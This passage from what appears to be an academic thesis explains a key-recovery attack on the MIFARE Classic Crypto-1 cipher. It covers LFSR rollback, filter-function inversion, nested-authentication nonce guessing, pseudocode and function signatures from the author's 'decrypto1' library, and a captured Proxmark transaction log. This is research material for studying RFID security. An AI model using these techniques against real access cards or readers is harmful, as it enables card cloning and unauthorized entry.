As part two clearly exposes, the pseudo random number generator is simple and predictable, enabling replay attacks, without any knowledge of the cipher.

7.2.3. Weak authentication protocol

The reader and tag challenge responses are successors of the initial random tag nonce that is sent in clear. This means 64 bits of ciphertext can be uncovered instantly when eavesdropping on an authentication.

7.2.4. Linear Feedback Shift Register

When the input is known (UID and Tag Nonce) or when there is no input. It is possible to rollback the LFSR to find every state before a keystream bit is output of the filter.

Moreover, (Dismantling MIFARE Classic, 2008) observed that, since the last bit (bit 0) of the LFSR state is not an input for the filter, the keystream does not depend on it and it is therefore possible to rollback the LFSR with an encrypted input and feedback (when the tag loads the reader nonce for instance).

7.2.5. Filter function with odd inputs

The same study, (Dismantling MIFARE Classic, 2008), noted that the inputs to the filter functions were evenly spaced and that this could be exploited. Details about this attack are described in chapters 10 and 11.

Chapter 8.

Exhaustive Search

8.1. Online Brute Force

An online exhaustive search would require trying every key on a reader/tag setup. The mutual authentication requires 64 bits of keystream to be successful; since the key is 48 bits long we can consider that a mutual authentication will only be valid if the right key is used to initialise the LFSR.

NXP official Mifare specifications (NXP, 2008) states the optimal minimum timing for a transaction is 3ms for anti-collision and 2 ms for authentication. Even with the very unlikely timing of 5ms per authentication attempt, it would take 44627.56 year to do an exhaustive search on the entire key space. This is completely unfeasible.

8.2. Offline Brute Force

A more conceivable exhaustive search attack would be to use a software or hardware implementation of the cipher and run it at high speeds as well as parallelise it. Calculation time in this case is proportional to the cost of the attack.

8.2.1. Software

Using the software implementation provided by (Mifare Classic – Eine Analyse der Implementierung, 2008), I set up small brute force software setup. From my calculations, using a non optimised single threaded implementation it would take 217 years on a 1.3 GHz low voltage Cord 2 duo and 117 years on a 1.8 GHz Core 2 Duo. This search time can be reduced by using both cores and/or by sharing the load across several more powerful computers in a cluster.

8.2.2. Hardware

Implementing the low gate count and fast cipher by thousands on field programmable arrays (FPGA) will reduce the search time drastically. They have become relatively cheap and fast and will be able to try 1000's of keys in parallel over a 1000 times per second. FPGA's can be linked to increase computing power, and half the search time. No known study has tried this approach for CRYPTO1, but the COPACOBANA machine, costing 10 000$, can break DES (a much slower and gate hungry cipher) in less than a week. (COP09)


Chapter 9.

Rolling Back the LFSR

9.1. LFSR Rollback

To rollback the cipher state, we shift the LFSR right with the feedback bit falling of. The value of the new bit inserted left can be calculated with the LFSR equation, with or without input. Using this we can rollback the cipher state to any previous state. This means that if we recover the state of the cipher at a moment we can roll it back to right before the encrypted reader nonce is fed in.


Figure 16. LFSR Rollback with or without Input



9.2. Rollback with input and Feedback

When the input is encrypted and feedback is used to decrypt the nonce as it is loaded, we simply shift the LFSR right and set b_{-1} to any value. Since that bit it is not an input of the filter, we can calculate the feedback and add it to the LFSR equitation to recover b_{-1}.

Figure 17. LFSR Rollback with input and feedback (Encrypted Nonce)



Chapter 10.

LFSR State Recovery

10.1. Simple Authentications

10.1.1. Inverting the filter function

The idea behind inverting the filter function is to use the fact the filter function uses evenly spaced inputs from the LFSR. To do this we will create 2 tables (odds and evens) with all the possible current and future states of the 20 input bits that produce the known keystream with the filter. The theory of this method was first publicised in (Dismantling MIFARE Classic, 2008).

10.1.1.a. Populating the table

To populate both tables, we find all the combinations of $e_0, e_1, \dots e_{19}$, representing $b_9, b_{11}, \dots b_{47}$that verify

$$\text{filter}(e_0, e_1, \dots e_{19}) = k_0$$

With k_0 the first bit of the keystream, and all the combinations $o_0, o_1, \dots o_{19}$ representing the following LFSR state $b_{10}, b_{12}, \dots b_{48}$that verify

$$\text{filter}(o_0, o_1, \dots o_{19}) = k_1$$

Due to the nature of the filter function each table will contain exactly 2^{19} elements of length 20 bits.

Pseudocode 6. Initialising a filter inverting table

```
01.   FOR each value from 0 to 2^20-1

02.    IF filter(value) = keystreambit
03.     THEN insert value in table
04.    END IF

05.   END FOR
```

Each entry of each table will be called a semi-state because it represents the even or the odd bits of a full LFSR state.

10.1.1.b. Extending the table


We shall now imagine for each table that the LFSR shifts two positions and that we are studying $\text{filter}(e_1, e_2, \dots e_{20}) = k_2$ and $\text{filter}(o_1, o_2, \dots o_{20}) = k_1$. The value of the new bits e_{20} and o_{20} is

unknown so we test both cases (0 and 1) with the filter and see if the filter output corresponds to the keystream bit.

If none correspond, than $e_0, e_1, \ldots e_{19}$ or $o_0, o_1, \ldots o_{19}$ is not a semi-state possible of producing that keystream, so we remove it from the table. If only one combination works we extend the table entry with that bit value and finally if both combinations work, a new entry is created in the table to be able to extend by both 0 and 1.

On average, the size of the table stays within the 2^{18} to 2^{20} range with deletions compensating for insertions.

Figure 18. Analysing the LFSR as a two semi states (Even and Odd)



The pseudocode in **Pseudocode 7** shows how a table can be extended using a single bit of keystream. A working C implementation can be found in the appendices.

Pseudocode 7. Use a keystreambit to extend a table

```
01.   FOREACH semi-state in table
02.    A= is filter(semi-state + 0) == keystreambit
03.    B= is filter(semi-state + 1) == keystreambit
```

```
04.    If(NOT A AND NOT B)
05.     THEN remove semi-state entry
06.    ELSE IF (A AND NOT B)
07.     THEN Extend entry by 0
08.    ELSE IF (NOT A AND B)
09.     THEN Extend entry by 1
10.    ELSE  IF (A AND B)
11.     THEN
12.     Extend entry by 0
13.     Insert entry and extend by 1
14.    END IF

15.   END FOR
```

10.1.1.c. Reduced key space exhaustive search.

After 4 extensions, the table's entries (semi-states) have a length of 24 bits. So when combining the even and the odd semi-states a full 48 bit LFSR state can be recovered. This means that with 10bits of keystream and with on average between 2^{18} and 2^{20} entries in each table the complexity of an exhaustive search through all the possible LFSR states has been reduced from 2^{48} to 2^{36} to 2^{40}.

10.1.2. Finding a valid LFSR sequence

10.1.2.a. Feedback contributions

We now need to find the extended semi-states in these tables that verify the LFSR equation. This means, that every bit must verify the LFSR equation with the 48 bits preceding it.

The problem here is that the feedback is made out of bits from both semi-states (both even and odd bits are used to calculate feedback). Therefore we calculate, for each bit after the 23rd in each semi-state its contribution to the feedback.

This means that the equation

$$b_{48} = b_0 \oplus b_5 \oplus b_9 \oplus b_{10} \oplus b_{12} \oplus b_{14} \oplus b_{15} \oplus b_{17} \oplus b_{19} \oplus b_{24} \oplus b_{25} \oplus b_{27} \oplus b_{29} \oplus b_{35} \oplus b_{39} \oplus b_{41} \oplus b_{42} \oplus b_{43} \quad (11.1.)$$


will be broken up into

$$fbc24_0 = b_0 \oplus b_{10} \oplus b_{12} \oplus b_{14} \oplus b_{24} \oplus b_{42} \oplus b_{48} \quad (11.2.)$$
$$fbc24_0 = e_0 \oplus e_5 \oplus e_6 \oplus e_7 \oplus e_{12} \oplus e_{21} \oplus e_{24}$$
$$fbc24_0 = o_0 \oplus o_5 \oplus o_6 \oplus o_7 \oplus o_{12} \oplus o_{21} \oplus o_{24}$$

And

$$fbc21_0 = b_5 \oplus b_9 \oplus b_{15} \oplus b_{17} \oplus b_{19} \oplus b_{24} \oplus b_{25} \oplus b_{29} \oplus b_{35} \oplus b_{39} \oplus b_{41} \oplus b_{43} \quad (11.3.)$$
$$fbc21_0 = e_2 \oplus e_4 \oplus e_7 \oplus e_8 \oplus e_9 \oplus e_{12} \oplus e_{13} \oplus e_{14} \oplus e_{17} \oplus e_{19} \oplus e_{20} \oplus e_{21}$$
$$fbc21_0 = o_2 \oplus o_4 \oplus o_7 \oplus o_8 \oplus o_9 \oplus o_{12} \oplus o_{13} \oplus o_{14} \oplus o_{17} \oplus o_{19} \oplus o_{20} \oplus o_{21}$$

Figure 19. Calculating feedback contributions to determine if a state is valid



Each entry in the table of even semi-states will contain after n keystream bits:

- The semi states bits $e_0\ e_1 \ldots\ e_{\frac{n}{2}-1}$
- The contribution bits $fbc24_0^e, fbc24_1^e \ldots fbc24_{\frac{n-10}{2}}^e$ where $fbc24_i$is the contribution when e_{i+20} is the feedback bit.
- The contribution bits $fbc21_0^e, fbc21_i^e \ldots fbc21_{\frac{n-10}{2}}^e$ where $fbc21_i$is the contribution when e_{i+20} is the feedback bit.

And the table with the odd semi-states will contain after n keystream bits

- The semi states bits $o_0\ o_1 \ldots\ o_{\frac{n}{2}-1}$
- The contribution bits $fbc24_0^o, fbc24_i^o \ldots fbc24_{\frac{n-10}{2}}^o$ where $fbc24_i$is the contribution when o_{i+20} is the feedback bit.
- The contribution bits $fbc21_0^o, fbc21_i^o \ldots fbc21_{\frac{n-10}{2}}^o$ where $fbc21_i$is the contribution when o_{i+19} is the feedback bit.

10.1.2.b. Efficiently finding valid LFSR states.

In theory, if $fbc24_i^e \oplus fbc21_i^o = 0$ and $fbc21_i^e \oplus fbc24_i^o = 0$, than the state $e_0\ o_0\ e_1 o_1 \ \ldots\ e_{23} o_{23}$is a valid LFSR state.

The process of finding entities in both tables with such properties by a normal search algorithm would be extremely time-consuming. To do this efficiently, the even semi-state table can be sorted by $fbc24_0^e, fbc24_1^e \dots fbc24_{\frac{n-10}{2}}^e, fbc21_0^e, fbc21_i^e \dots fbc21_{\frac{n-10}{2}}^e$ and the odd semi state table by $fbc21_0^o, fbc21_i^o \dots fbc21_{\frac{n-10}{2}}^o fbc24_0^o, fbc24_i^o \dots fbc24_{\frac{n-10}{2}}^o$. With a single loop of both tables the results can be found by comparing these $n-10$ bit long values.

The results of this comparison, called candidate states, are by construction of the form $e_0, o_0, e_1, o_1, \dots\ e_{23}, o_{23}$ which represent $b_9, b_{10}, b_{11}, b_{12}, \dots\ b_{55}, b_{56}$. So to obtain the exact LFSR state at the time k_0 is produced we must roll back the LFSR 9 times.

10.1.2.c. Keystream and candidate states

The longer the keystream is the less candidate states are returned. In practice, if 32 bits of keystream are used the candidate search space is approximately 2^{16}. With 64 bits of keystream only one candidate state is returned. Two keystream snippets of 32 bit can also be extracted from different moments in the transaction and both 2^{16} candidate state tables can be compared (by sorting them for efficiency) to find the single valid state possible of producing that keystream.

The state can be rolled back until the moment right after the reader none was fed in. Using the rollback mechanism from the previous chapter, one can recover the secret key (initial state) because $E_{ks1}\{N_r\}$, N_t and UID are known.

During an authentication attempt we have $E_{ks2}\{Suc2(N_t)\}$ and $E_{ks3}\{Suc3(N_t)\}$ with N_t know, hence $Suc2(N_t)$ and $Suc3(N_t)$ are known as well. Therefore we can uncover ks2 and ks3. With 64 bits of keystream leaked during each authentication attempt, the key can be recovered from eavesdropping on a single transaction.

If only the reader is in our reach, we can fake two authentication attempts (with a tag UID) to recover two different ks2 keystream snippets and crosscheck the 2^{16} candidate keys produced by each attempt to find the unique key.


10.2. Nested Authentications

10.2.1. Nested mutual authentication and cipher initialisation

In practice, applications often use nested authentications. These are authentications that are performed when the reader and the card are already authenticated for a block and the reader wishes to authenticate for another block.

In a nested authentication, the authentication request is sent encrypted with the current state, like any other command. On reception of the request, both the reader and the tag load the new key into the cipher mechanism and the tag generates a new tag nonce N_t which is loaded into the LFSR as well as encrypted and sent to the reader. The reader loads the encrypted tag nonce $E\{N_t\}$ into the LFSR with feedback to decrypt it, similar to the process of loading the reader nonce in pass 2. After pass 1 the authentication and encryption are identical to a conventional authentication.

Figure 20. Nested mutual authentication and Crypto-1 initialisation



10.2.2. Recovering LFSR state from nested authentications

10.2.2.a. Tag Nonce guessing

To recover 64 bits of keystream from an authentication we need to have the tag nonce to be able to calculate Suc2(N_t) and Suc3(N_t). However, with nested authentications, these are encrypted with the new key. To successfully attack a nested authentication it is necessary to guess the nonce. This represents a small search space of 2^{16}. Nevertheless, using the encrypted parity bits we can reduce this search space. The parity bits p0, p1 and p2 of $E\{N_t\}$ are encrypted using the same keystream bits as n_{t8} n_{t16} and n_{t24}. (bits 8, 16 and 24 of the tag nonce). Hence,

$$\begin{aligned} E\{p_0\}\oplus E\{n_{t8}\} &= k_{0,8}\oplus p_0\oplus k_{0,8}\oplus n_{t8} = p_0\oplus n_{t8} \\ E\{p_1\}\oplus E\{n_{t16}\} &= k_{0,16}\oplus p_1\oplus k_{0,16}\oplus n_{t16} = p_1\oplus n_{t16} \\ E\{p_2\}\oplus E\{n_{t24}\} &= k_{0,24}\oplus p_2\oplus k_{0,24}\oplus n_{t24} = p_2\oplus n_{t24} \end{aligned} \qquad 11.4.$$

Using these three relations we can test only the tag nonce's that have properties equal to those of the encrypted unknown nonce. This would reduce the search space by 2^3 to 2^{13}.

Using the same mechanism on $E\{suc2(N_t)\}$ and $E\{suc3(N_t)\}$, we can reduce the search space by another 2^7 to $2^{16}/2^{10}=2^6$, which represents 64 different candidate nonce's. (Dismantling MIFARE Classic, 2008)

From these 64 candidates the correct one can be selected by using timing information between the first authentications and nested one. Knowing the speed at which the PRNG is clocked, we can pick out the candidate nonce the closest to that estimation. (See part 2 on PRNG manipulation and timing)

10.2.2.b. Plaintext guessing

Similarly to what I described in part 2, plaintext can be guessed from the encrypted communications (commands, data values, etc), to uncover keystream. Using 64 bits we can find the state immediately. Two separate occurrences of 32bits (ex:two guessed commands) can be used to build two candidate tables of size 2^{16} which can be crosschecked. Once the state is recovered it can be rewound to the authentication.

Chapter 11.

Practical attack


11.1. Decrypto-1 library

To implement the attack described in chapter 10, I created the decrypto1 library, which has all the functions and sub functions to find a candidate states given a keystream of a certain length. This library is not the most efficient implementation of the mechanism, but I believe it has much better educational potential then highly optimized versions. Since the objective of this project is not algorithm optimization, little was done and designed to achieve maximum performance.

11.1.1.a. Tables

Instead of using static tables of a defined length, I used chained lists to create tables of candidate semi-states and candidate results. Chained lists are composed of blocks with space for relevant data (semi-state/full-state value, feedback contribution 21 and feedback contribution 24) and links to other blocks. In my setup, each block is linked to both the previous and the next using pointers. Pointers are programming language data types whose values refers to other values stored elsewhere.

Figure 21. table_entry chained lists



Memory allocation and freeing is not optimized in my first version of decrypto1 which is most probably the highest performance reducing factor when extending tables. However I believe the program can still benefit from having chained lists for efficient sorting.

11.1.1.b. Sorting

To sort the table I used the Quicksort algorithm created by Sir Charles Antony Richard Hoare in 1960. A study could be conducted on the best sorting algorithm for this application, but Quicksort seemed the

easiest to implement with a high gain over normal sorting. Quicksort has an average sort complexity of $\Theta(n\log(n))$ comparisons but its worst case sort is still a dangerous $\Theta(n^2)$.

Quicksort uses the divide and conquer mechanism that recursively splits the list into two sub lists.

The algorithm is fairly simple and can be summed up into three steps.

1) Choose a pivot (first or last element for example)
2) For every value in the list smaller (or greater) than the pivot, put it before (or after) the pivot.
3) Recursively call this logic on both sub tables of greater and lesser elements.

If a list is called and it only has one element then it is already sorted and returns.

11.1.1.c. Use

The main entry point to the decrypto1 library is the *recover_states* function. When given a keystream of a known length, it will return all the candidate states that can produce that keystream. Typically, if the keystream is longer than 48bits, then only one solution exists. The function can be called with two different keystreams from different parts of the transaction and the results can then be crosschecked to find a unique solution. The *rewindbitcount* parameter enables this by allowing the caller to specify how many LFSR ticks it has to rewind to obtain candidates for the same exact state (LFSR rollback).

C code 1. the recover_states function of the decrypto1 library.

```
uint32_t recover_states( uint64_t keystream,
                         uint32_t len,
                         table_entry_t * results,
                         uint32_t rewindbitcount);
```

The library also has a useful function for guessing the encrypted tag nonce of a nested authentication called *nonce_find_tagnonce*. It uses the encrypted tag nonce and its encrypted successors combined with parity data, previous nonce and time difference to recover the nonce.

C code 2. the nonce_find_tagnonce function of the decrypto1 library

```
uint32_t nonce_find_tagnonce(   uint32_t parity1,uint32_t nonce_t,
                                uint32_t parity2,uint32_t nonce_tsuc2,
                                uint32_t parity3,uint32_t nonce_tsuc3,
                                uint32_t nonce_tprev,
                                uint32_t timediff);
```

11.2. Practical implementation

To use this library, I created a parsing function that would parse a recorded replay file from the Proxmark to find 64bits of keystream and use the *recover_states* function to find a key and decrypt the transaction, until it reaches a nested authentication where it calls the *nonce_find_tagnonce* function to find the nonce and hence 64bits of keystream before calling *recover_states*.


11.3. Results

11.3.1. Decrypto1

Since decrypto1 was not designed with optimization in mind, calculation times are probably longer than other implementations. The average time on a low voltage 1.3GHz core 2 duo laptop is less than 30 seconds and less than 15 seconds on a 1.8GHz desktop core 2 duo. I estimate it should take less than 10 to 8 seconds on a recent mid-range consumer computer. The algorithm can be perfectly paralysed, (each table extending/sorting can run on a different core). This means performance can be doubled on recent dual core processors and run times halved.

The amount of candidates varies with the number of keystream bits and the test situation. On average after 52 bits, only one candidate state is left. In practice it is safe to use 64 bits of keystream to recover the correct state. If only 32 bits are uncovered, on average 2^{16} results are returned but this number fluctuates between 2^{15} and 2^{17}. **Figure 22** shows the average amount of candidate keys for a given keystream length.

Figure 22. Average amount of candidate states for a given keystream length (logarithmic scale)



11.3.2. Practical Implementation

Using the parsing function we can use any recording of a Mifare transaction to recover 64bits of keystream and hence the key (or keys). **Output 17** shows the contents of a replay file in the correct format for the parsing. Each exchange is associated with timing and parity information.

Output 17. Replay File (Timing, Tag?, Parity, Length, Data)

```
002830ca,0,0000000,01, 52
00283688,0,0000000,01, 52
002836ca,1,0000001,02, 04 00
00283f00,0,0000135,09, 93 70 64 66 88 8a 00 d3 3c
00283f40,1,0000001,03, 08 b6 dd
00284a58,0,0000003,04, 61 02 3f 41
00284ac8,1,0000009,04, 2b cd ad 69
00285148,0,00000db,08, 06 83 c0 9f 5c 5e 31 44
00285188,1,0000001,04, fa 94 eb 3c
